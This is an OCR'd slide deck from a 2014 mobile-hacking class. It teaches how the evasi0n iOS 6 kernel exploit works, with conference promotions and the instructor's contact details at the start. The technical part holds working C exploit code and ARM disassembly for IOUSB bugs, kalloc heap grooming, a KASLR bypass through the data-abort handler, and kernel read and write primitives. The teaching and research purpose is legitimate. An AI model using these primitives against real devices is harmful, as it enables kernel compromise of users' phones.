Mobile Hacking VI

Advanced iOS Exploitation

http://www.youtube.com/watch?v=G3Rzy7YqUVU

Crakun

Sat, 4-1-14, 6am PST Day 14

Please support
HotWAN's 2nd annual Conference
(Mobile Hacking Summit)

at Blackhat USA 2014

so that we can reach Critical Mass
and have an our own, independent
conference in 2015 without
Blackhat's mark-up

Upcoming Hands-on Class
HotWAN's Mobile Hacking Summit

This Summit (con-within-a-con) is the culmination of several mobile security experts who combine their expertise across Android, iOS and Software Defined Radio to provide you the latest insight in the ever evolving mobile hacking arena. This class will encompass:

- Advanced Android Exploitation
- Indepth iOS Application Auditing
- Baseband Hacking from the Handset (iOS and Android)
- Software Defined Radio Attacks
- Advanced Mobile Forensics

Las Vegas, NV (Aug 2-3) and (Aug 4-5)

Blackhat USA

http://www.blackhat.com/us-14/training/mobile-hacking-summit.html

Show your support by spreading the word about this Summit please

HOtWAN

Upcoming Class Hands-on Radio Exploitation

Participants will learn how to transmit, receive, and analyze radio signals by attacking smartphones and embedded devices wirelessly. This class will encompass:

- Android Over-the-Air Attacks (Cellular, SMS, NFC)
- FemtO'RAMA
- Wireless SCADA Armageddon
- Advanced Software Defined Radio Hacking

Las Vegas, NV (Aug 2-3)

Blackhat USA

http://www.blackhat.com/us-14/training/radio-exploitation.html

Show your support by spreading the word about this class please

HOtWAN

Proud Sponsors of Today's Presentation

HOtWAN

I know that some people thought I died

Or that I was kidnapped by Aliens and taken to a strange new world

http://www.wetacollectors.com/forum/showthread.php?t=40700

HOtWAN

Do you still Remember The Goal ?

Refer to http://www.hotwan.com/class/MHVI-Day4b_Published.pdf, Slide 5

HOtWAN

m0bdev
Jailbreak Team

Jailbreak Codename:

chemrail

An Analogy,…

http://www.youtube.com/watch?v=oIBtePb-dGY


Mobile Hacking VI
Class Agenda

- Part I:
  - Communications
  - Planetbeing's Presentation from Mobile Hacking II (last year's con)
- Part II
  - Homework

Communications

Bugs, Vulns, Exploits we are looking for in class


- Remote Exploits
- Userland Vulnerabilities(to obtain mobile)
- Privilege escalation (mobile to root)
- Escaping sandbox techniques
- Information leaks
- Bypassing code signing techniques
- Kernel Vulnerabilities
- Strategies for dealing with KASLR on 64-bit ARM



Thank you Secret Santa!

For all those kind giftz

crakun contact Info



Email: crakun@m0bdev.com
Twitter: @crakun
Skype: m0bdev (m0bdev is spelled with a zero)
IRC: #m0bdev on Saurik
#openjailbreak on Freenode

**-> If I am slow responding / or no response, ping me again because I may have missed it


Submittal for Bugs/ Vulns /Exploits

Email Me (crakun@m0bdev.com) with a zip file of:

1. Detail Step-by-Step Method how / what you did so I can reproduce it
2. What devices and firmware does this occur on?
3. Tell me what you think it is?
4. Include Crash Report / Panic Log
5. Include Proof-of-Concept source code
6. Put a date on the submission

Class Communications

Text -> IRC: #openjailbreak on freenode



Skype: m0bdev (m0bdev is spelled with a zero)

Please mute Skype unless you have a question during clazz

Technical Portion of this class is from Planetbeing's training at HotWAN's Con-within-a-Con Mobile Hacking II

Blackhat USA,
July 2013

The Audio portions of Planetbeing's lecture with labs can be found at :

www.hotwan.com/class/day14/

iOS Kernel Exploitation

- A brief tutorial

Outline

- Introduction
  - Assumptions
  - Methodology
- How the evasi0n exploit works
  - iOS kernel mitigations
  - How evasi0n defeats them
- Tutorial of how to write evasi0n
  - Goals
  - Exercises

Assumptions

- Ability to program in C, ARM assembly
- Working knowledge of how computers work at a bare metal level
- Some knowledge of how memory-corruption class exploits work

Exploitation by example

- Start with known vulnerabilities
  - How to find vulnerabilities is beyond the scope of this presentation.
- How can we use these vulnerabilities to get what we want?

How the evasi0n exploit works

The vulnerability


- Actually two related ones in IOUSBDeviceInterface

Selector	Action	Input	Output
0	open	void* *_arg*	-
1	close	-	-
2	setDescription	char *description*[*]	-
3	setClassForAlternateSetting	uint8_t *class_*, uint8_t *_unused*	-
4	setSubClassForAlternateSetting	uint8_t *subclass*, uint8_t *_unused*	-
5	setProtocolForAlternateSetting	uint8_t *protocol*, uint8_t *_unused*	-
6	appendStandardClassOrVendorDescriptor	unsigned long *?*, unsigned long *flags*; uint8_t *descriptor*[*]	-
7	appendNonStandardClassOrVendorDescriptor	unsigned long *?*, unsigned long *flags*; uint8_t *descriptor*[*]	-
8	setClassCommandCallbacks (async)	bool *wakeOnRequest*, bool *hasCallback2*	-
9	?	bool *handledRequest*, size_t *dataLength*, uint64_t *mapToken*, IOReturn *status*	-
10	createPipe	int *type*, int *direction*, int *maxPacketSize*, int *interval*, int *?*, int *configIndex*	void* *pipe*
11	commitConfiguration	-	-
12	setAlternateSetting	uint8_t *configIndex*	-
13	readPipe (may be async)	void* *pipe*, uint64_t *mapToken*, long *capacity*	long *length*
14	writePipe (may be async)	?	?
15	stallPipe	void* *pipe*	-
16	abortPipe	void* *pipe*	-
17	getPipeCurrentMaxPacketSize	void* *pipe*	int *packetSize*
18	createData	int64_t *length*	uint8_t* *dataPtr*, int *capacity*, uint64_t *mapToken*
19	releaseDataCallback	?	-
20	isActivated	-	bool *activated* , bool *isHighSpeed*


Oh, come on...

- stallPipe (and others) naively takes a pointer to a kernel object as an argument.
- createData returns a kernel address as the mapToken.


Exploit primitives: stallPipe



```
                IOUSBDeviceInterfaceUserClient__stallPipe
80 B5           PUSH            {R7,LR}
40 F2 C2 20     MOVW            R0, #0x2C2
6F 46           MOV             R7, SP
CE F2 00 00     MOVT.W          R0, #0xE000
00 29           CMP             R1, #0
08 BF           IT EQ
80 BD           POPEQ           {R7,PC}

08 46           MOV             R0, R1
FE F7 B0 FE     BL              stallPipe_0
00 20           MOVS            R0, #0
80 BD           POP             {R7,PC}
                ; End of function IOUSBDeviceInterfaceUserClient__stallPipe
```



```
                stallPipe_1

                var_10= -0x10
                var_C= -0xC

80 B5           PUSH            {R7,LR}
6F 46           MOV             R7, SP
82 B0           SUB             SP, SP, #8
D0 F8 00 90     LDR.W           R9, [R0]
94 46           MOV             R12, R2
00 6D           LDR             R0, [R0,#0x50]
0A 46           MOV             R2, R1
D9 F8 44 13     LDR.W           R1, [R9,#0x344]
03 68           LDR             R3, [R0]
D3 F8 70 90     LDR.W           R9, [R3,#0x70]
00 23           MOVS            R3, #0
00 93           STR             R3, [SP,#0x10+var_10]
01 93           STR             R3, [SP,#0x10+var_C]
63 46           MOV             R3, R12
C8 47           BLX             R9
02 B0           ADD             SP, SP, #8
80 BD           POP             {R7,PC}
                ; End of function stallPipe_1
```



```
                stallPipe_0
81 6A           LDR             R1, [R0,#0x28]
01 29           CMP             R1, #1
18 BF           IT NE
70 47           BXNE            LR

82 68           LDR             R2, [R0,#8]
01 6A           LDR             R1, [R0,#0x20]
10 46           MOV             R0, R2
01 22           MOVS            R2, #1
01 F0 7E BF     B.W             stallPipe_1
                ; End of function stallPipe_0
```

```
if(*(pipe + 0x28) == 1)
    (*(*(*(pipe + 0x8) + 0x50)) + 0x70)
        (*(*(pipe + 0x8) + 0x50), *(*(*(pipe + 0x8)) + 0x344), *(pipe + 0x20), 1, 0, 0);


    if(*(pipe + 10) == 1)
        (*(*(*(pipe + 2) + 20)) + 28)
            (*(*(pipe + 2) + 20), *(*(*(pipe + 2)) + 209), *(pipe + 8), 1, 0, 0);


            if(pipe->prop_10 == 1)
                pipe->prop_2->prop_20->method_28
                    (pipe->prop_2->method_209, pipe->prop_8, 1, 0, 0);
```

HOtWAN

Using stallPipe to call arbitrary functions

- We need to craft an object satisfying those requirements.
- The object must be accessible from the kernel (in kernel memory).
- We must know the address of the object.
- We must know the address of what to call.

iOS 6 mitigations

- Kernel can no longer directly access userland memory in iOS 6.
  - In previous iOS versions, we could merely malloc an object in userland and call stallPipe with it.
- KASLR makes it challenging to find objects in kernel memory even assuming we can write to them.
- KASLR makes it hard to find what to call.

Solution to the first three problems: createData

- createData creates an IOMemoryMap and gives us the kernel address of it.
  - Like all IOKit objects, it is in the kalloc zones.
  - Because of IOMemoryMap's size, it is in kalloc.88
- If we call createData enough times, a new kalloc.88 page will be created, and future allocations will be consecutive in the same page.
  - Then we can predict the address of next allocation in kalloc.88.

- What can we do with the address of the next allocation in kalloc.88?
  - Deliberately trigger an allocation using the mach_msg OOL descriptors technique described by Mark Dowd and Tarjei Mandt at HITB2012KUL.
  - We can then control the contents of kernel memory at a known location.

Crakun Helper Notes:

In constructing Complex MACH messages, MACH_MSG_OOL_DESCRIPTOR involves “out-of-line” data.

This feature allows the addition of scattered pointers to various data. Think of it as an attachment in an email

Crakun Helper Notes

http://conference.hitb.org/hitbsecconf2013ams/materials/D2T1%20-%20Pod2g,%20Planetbeing,%20Musclenerd%20and%20Pimskeks%20aka%20Evad3rs%20-%20Swiping%20Through%20Modern%20Security%20Features.pdf

Review Chapter 10 of Mac OSX and iOS Internals To the Apple's Core

(BUY THIS BOOK)

Also review iOS Kernel Heap Armageddon, by Stefan Esser, Syscan Singapore 2012 for reference to kalloc for kernel zone references

http://www.scribd.com/doc/206479372/2/Part-II

(zprint kalloc)

Thanks Stefan

```
$ zprint kalloc
                                    elem     cur     max     cur     max     cur alloc alloc
zone name                           size    size    size  #elts  #elts inuse  size count
-------------------------------------------------------------------------------------------
kalloc.8                               8     68K     91K    8704   11664    8187     4K   512 C
kalloc.16                             16     96K    121K    6144    7776    5479     4K   256 C
kalloc.24                             24    370K    410K   15810   17496   15567     4K   170 C
kalloc.32                             32    136K    192K    4352    6144    4087     4K   128 C
kalloc.40                             40    290K    360K    7446    9216    7224     4K   102 C
kalloc.48                             48     95K    192K    2040    4096    1475     4K    85 C
kalloc.64                             64    144K    256K    2304    4096    2017     4K    64 C
kalloc.88                             88    241K    352K    2806    4096    2268     4K    46 C
kalloc.112                           112    118K    448K    1080    4096     767     4K    36 C
kalloc.128                           128    176K    512K    1408    4096    1049     4K    32 C
kalloc.192                           192
kalloc.256                           256
kalloc.384                           384
kalloc.512                           512
kalloc.768                           768
kalloc.1024                         1024
kalloc.1536                         1536
kalloc.2048                         2048
kalloc.3072                         3072
kalloc.4096                         4096
kalloc.6144                         6144
kalloc.8192                         8192    176K  32768K      22    4096      20     8K     1 C
```

- iOS 5 introduces new ***kalloc.**** zones that are not powers of 2
- smallest zone is now for 8 byte long memory blocks
- memory block are aligned to their own size their size is a power of 2


Step 1: Defragment kalloc.88

```
149 static kern_return_t iousb_create_data(io_connect_t connect, uint64_t size, void** address, uint64_t* sizeOut, uint32_t* token)
150 {
151     uint64_t output[3];
152     uint32_t outputCount = 3;
153
154     uint64_t args[] = { size };
155
156     kern_return_t ret = IOConnectCallScalarMethod(connect, 18, args, 1, output, &outputCount);
157     if(ret == KERN_SUCCESS)
158     {
159         *address = (void*) (uintptr_t) output[0];
160         *sizeOut = output[1];
161         *token = (uint32_t) output[2];
162     }
163
164     return ret;
165 }
166
167 static uint32_t allocate_kalloc_88(io_connect_t connect)
168 {
169     void* address = NULL;
170     uint64_t size = 0;
171     uint32_t token = 0;
172     kern_return_t ret = iousb_create_data(connect, 1024, &address, &size, &token);
173     if(ret != KERN_SUCCESS)
174         return 0;
175
176     return token;
177 }
```

```
219     uint32_t lastAddress = 0;
220     uint32_t consecutiveCount = 0;
221     while(1)
222     {
223         uint32_t curAddress = allocate_kalloc_88(connect);
224         if((lastAddress - curAddress) == (SIZE_OF_KALLOC_BUFFER * NUM_ALLOCATIONS_PER_CALL) && (OOL_DESCRIPTORS * SIZE_OF_KALLOC_BUFFER) <= (lastAddress & 0xFFF))
225         {
226             ++consecutiveCount;
227             if(consecutiveCount == NUM_CONSECUTIVE_BUFFERS_TO_LOOK_FOR)
228             {
229                 lastAddress = curAddress;
230                 break;
231             }
232         } else
233         {
234             consecutiveCount = 0;
235         }
236         lastAddress = curAddress;
237     }
238
```

Step 2: Writing data into the kernel

- Send mach msgs with OOL memory descriptors without receiving them.
- Small OOL memory descriptors will be copied into kernel memory in kalloc'ed buffers.
- Buffers will deallocate when message received



A tight squeeze

- kalloc.88 has 0x58 bytes
- vm_map_copy_t has 0x30 bytes
- We can only write 0x28 bytes

Crakun Helper Notes:

vm_map_copy_t represents memory copied from an address map, used for inter-map copy operations

http://www.opensource.apple.com/source/xnu/xnu-517/osfmk/vm/vm_map.h

```
625     uint32_t table[10];
626     table[0] = KernelBufferAddress + (sizeof(uint32_t) * 3);
627     table[1] = KernelBufferAddress + (sizeof(uint32_t) * FIRST_ARG_INDEX);
628     table[2] = arg1;
629     table[3] = KernelBufferAddress + (sizeof(uint32_t) * 2) - (209 * sizeof(uint32_t));
630     table[FIRST_ARG_INDEX] = KernelBufferAddress - (sizeof(uint32_t) * 23);
631     table[5] = fn;
632     table[6] = arg2;
633     table[7] = 0xac97b84d;
634     table[8] = 1;
635     table[9] = 0x1963f286;
636
637     uint64_t args[] = {(uint64_t) (uintptr_t) (KernelBufferAddress - (sizeof(uint32_t) * 2))};
638
639     write_kernel_known_address(connect, table);
640     IOConnectCallScalarMethod(connect, 15, args, 1, NULL, NULL);
```

```
if(*(pipe + 10) == 1)
    (*(*(*(pipe + 2) + 20)) + 28)
        (*(*(pipe + 2) + 20), *(*(*(pipe + 2)) + 209), *(pipe + 8), 1, 0, 0);
```

```
pipe = &buf[12 - 2] = &buf[10]

pipe + 2 = &buf[10 + 2] = &buf[12] = &table[0]
*(pipe + 2) = table[0] = &table[3]
*(pipe + 2) + 20 = &table[3 + 20] = &table[23] = &buf[35] = &buf[35 % 22] = &buf[13] = &table[1]
*(*(pipe + 2) + 20) = table[1] = &table[4]
*(*(*(pipe + 2) + 20)) = table[4] = &table[-23] = &buf[-11]
*(*(*(pipe + 2) + 20)) + 28 = &buf[-11 + 28] = &buf[17] = &table[5]
*(*(*(*(pipe + 2) + 20)) + 28) = table[5] = fn

*(pipe + 2) = &table[3]
*(*(pipe + 2)) = table[3] = &table[2 - 209]
*(*(pipe + 2)) + 209 = &table[2 - 109 + 209] = &table[2]
*(*(*(pipe + 2)) + 209) = table[2] = arg1

pipe + 8 = &buf[10 + 8] = &buf[18] = &table[6]
*(pipe + 8) = table[6] = arg2
```

call_indirect: Call function with referenced argument

```
653     uint32_t table[10];
654     table[0] = KernelBufferAddress + (sizeof(uint32_t) * 3);
655     table[1] = KernelBufferAddress + (sizeof(uint32_t) * FIRST_ARG_INDEX);
656     table[2] = 0x0580ef9c;
657     table[3] = arg1_address - (209 * sizeof(uint32_t));
658     table[FIRST_ARG_INDEX] = KernelBufferAddress - (sizeof(uint32_t) * 23);
659     table[5] = fn;
660     table[6] = arg2;
661     table[7] = 0xdeadc0de;
662     table[8] = 1;
663     table[9] = 0xdeadc0de;
664
665     uint64_t args[] = {(uint64_t) (uintptr_t) (KernelBufferAddress - (sizeof(uint32_t) * 2))};
666
667     write_kernel_known_address(connect, table);
668     IOConnectCallScalarMethod(connect, 15, args, 1, NULL, NULL);
```

HOtWAN

What to call?

- Need to get around KASLR.
- iOS 6 feature that shifts the start of the kernel by a randomized amount determined by the bootloader.
- Only need to leak address of one known location to get around it.

Potential KASLR weakness?

- **Exception vectors are not moved**: They're always at 0xFFFF0000.
- The code there hides all addresses.
  - Exception handlers are in processor structs. Pointers to them are in thread ID CPU registers inaccessible from userland.

Weird effects of jumping to abort handlers

- With another KASLR workaround and IOUSB bug, you can leak kernel memory of unknown kernel one dword at a time through panic logs.
- Didn't work on iPad mini for some reason: CRC error.
- Tried to jump to exception vector to see if that helps.

Jumping to data abort

- Kernel didn't panic!
- Program crashed instead!
- Crash log seemed to contain the KERNEL thread register state!
- Why?

```
                arm_data_abort                          ; DATA XREF: __DATA:__nl_symbol_ptr:off_802D04E4↓o
08 E0 4E E2                     SUB             LR, LR, #8
00 D0 4F E1                     MRS             SP, SPSR
0F 00 1D E3                     TST             SP, #0xF
22 00 00 1A                     BNE             sub_800846F8
                ; End of function arm_data_abort

                ; =============== S U B R O U T I N E =======================================

                sub_8008466C

                arg_274         =  0x274
                arg_278         =  0x278
                arg_27C         =  0x27C
                arg_280         =  0x280

90 DF 1D EE                     MRC             p15, 0, SP,c13,c0, 4
8E DF 8D E2                     ADD             SP, SP, #0x238
FF 7F CD E8                     STMEA           SP, {R0-LR}^
00 F0 20 E3                     NOP
0D 00 A0 E1                     MOV             R0, SP
```

- How does XNU distinguish userland crashes from kernel mode crashes?
  - CPSR register in ARM contains the current processor state, include ‘mode bits’ which indicate User, FIQ, IRQ, Supervisor, Abort, Undefined or System mode.

Crakun Helper Notes:

If your unfamiliar with ARM, read ARM Assembly Language – An Introduction by J.R. Gibson to get you off the ground. Great exercises with solutions.

```
                arm_data_abort                          ; DATA XREF: __DATA:__nl_symbol_ptr:off_802D04E4↓o
08 E0 4E E2                     SUB             LR, LR, #8
00 D0 4F E1                     MRS             SP, SPSR
0F 00 1D E3                     TST             SP, #0xF
22 00 00 1A                     BNE             sub_800846F8
                ; End of function arm_data_abort


                ; =============== S U B R O U T I N E =======================================


                sub_8008466C

                arg_274         =  0x274
                arg_278         =  0x278
                arg_27C         =  0x27C
                arg_280         =  0x280

90 DF 1D EE                     MRC             p15, 0, SP,c13,c0, 4
8E DF 8D E2                     ADD             SP, SP, #0x238
FF 7F CD E8                     STMEA           SP, {R0-LR}^
00 F0 20 E3                     NOP
0D 00 A0 E1                     MOV             R0, SP
```

- ARM has a banked SPSR register that saves CPSR when an exception occurred.
  - e.g. when a data abort occurs, current CPSR is saved to SPSR_abrt before data abort handler is called.
  - Of course, the instruction to read any of the SPSR registers are the same.

Crakun Helper Notes:

CPSR (Current Program Status Register)

SPSR (Saved Program Status Register) The SPSR is used to store the current value of the CPSR when an exception is taken so that it can be restored after handling the exception.

Each exception handling mode can access its own SPSR. User mode and System mode do not have an SPSR because they are not exception handling modes.

The execution state bits, endianness state and current processor state can be accessed from the SPSR in any exception mode, using the MSR and MRS instruction.

```
                arm_data_abort                          ; DATA XREF: __DATA:__nl_symbol_ptr:off_802D04E4↓o
08 E0 4E E2                     SUB             LR, LR, #8
00 D0 4F E1                     MRS             SP, SPSR
0F 00 1D E3                     TST             SP, #0xF
22 00 00 1A                     BNE             sub_800846F8
                ; End of function arm_data_abort

                ; =============== S U B R O U T I N E =======================================

                sub_8008466C

                arg_274         =  0x274
                arg_278         =  0x278
                arg_27C         =  0x27C
                arg_280         =  0x280

90 DF 1D EE                     MRC             p15, 0, SP,c13,c0, 4
8E DF 8D E2                     ADD             SP, SP, #0x238
FF 7F CD E8                     STMEA           SP, {R0-LR}^
00 F0 20 E3                     NOP
0D 00 A0 E1                     MOV             R0, SP
```

- XNU tries to check what the CPSR during the exception was.
  - If mode is 0, CPSR was user, crash the current thread.
  - If mode is not 0, CPSR was system, trigger a kernel panic.

```
                arm_data_abort                          ; DATA XREF: __DATA:__nl_symbol_ptr:off_802D04E4↓o
08 E0 4E E2                     SUB             LR, LR, #8
00 D0 4F E1                     MRS             SP, SPSR
0F 00 1D E3                     TST             SP, #0xF
22 00 00 1A                     BNE             sub_800846F8
                ; End of function arm_data_abort

                ; =============== S U B R O U T I N E =======================================

                sub_8008466C

                arg_274         =  0x274
                arg_278         =  0x278
                arg_27C         =  0x27C
                arg_280         =  0x280

90 DF 1D EE                     MRC             p15, 0, SP,c13,c0, 4
8E DF 8D E2                     ADD             SP, SP, #0x238
FF 7F CD E8                     STMEA           SP, {R0-LR}^
00 F0 20 E3                     NOP
0D 00 A0 E1                     MOV             R0, SP
```

- If you jump to data abort directly, SPSR is not SPSR_abrt, it is SPSR_svc which contains the CPSR when the stallPipe syscall was called!
  - Mode bits of SPSR is therefore 0. The kernel believes the user thread just crashed and dutifully dumps the kernel registers as if they were user registers.

- More precisely, it calls the exception handlers you can register from userland.
  - CrashReporter is such a handler.
  - We can also register a handler for an individual thread, and catch the ‘crashes’ for that thread.

Evil Shenanigans

- ‘Crash’ the kernel once from stallPipe, get the address of stallPipe_1!
  - KASLR defeated.
- ‘Crash’ using call_indirect and dereferenced value of an address of our choosing is in R2, which we can read!
  - Kernel read-anywhere.

```
725 kern_return_t catch_exception_raise_state_identity(
726         mach_port_t exception_port,
727         mach_port_t thread,
728         mach_port_t task,
729         exception_type_t exception,
730         exception_data_t code,
731         mach_msg_type_number_t codeCnt,
732         int *flavor,
733         thread_state_t old_state,
734         mach_msg_type_number_t old_stateCnt,
735         thread_state_t new_state,
736         mach_msg_type_number_t *new_stateCnt)
737 {
738     arm_thread_state_t* arm_old_state = (arm_thread_state_t*) old_state;
739     arm_thread_state_t* arm_new_state = (arm_thread_state_t*) new_state;
740 
741     *(uint32_t*)(Buffer + (Context.cur_address - Context.start_address)) = arm_old_state->__r[1];
742     Context.crash_pc = arm_old_state->__pc;
743 
744     Context.cur_address += 4;
745 
746     memset(arm_new_state, 0, sizeof(*arm_new_state));
747     arm_new_state->__sp = Context.stack;
748     arm_new_state->__cpsr = 0x30;
749 
750     if(Context.cur_address < Context.end_address)
751     {
752         arm_new_state->__r[0] = (uintptr_t)&Context;
753         arm_new_state->__pc = ((uintptr_t)do_crash) & ~1;
754     } else
755     {
756         arm_new_state->__pc = ((uintptr_t)do_thread_end) & ~1;
757         Running = 0;
758     }
759 
760     *new_stateCnt = sizeof(*arm_new_state);
761 
762     deadman_reset(5);
763     return KERN_SUCCESS;
764 }
```

Write-anywhere primitive

Write-anywhere primitive


```
38 static void kernel_write_dword(io_connect_t connect, uint32_t address, uint32_t value)
39 {
40     call_direct(connect, get_kernel_region(connect) + get_offsets()->str_r1_r2_bx_lr, value, address);
41 }
```

Read-anywhere primitive (Small)

```
432     uint32_t table[10];
433     table[0] = KernelBufferAddress + (sizeof(uint32_t) * 3);
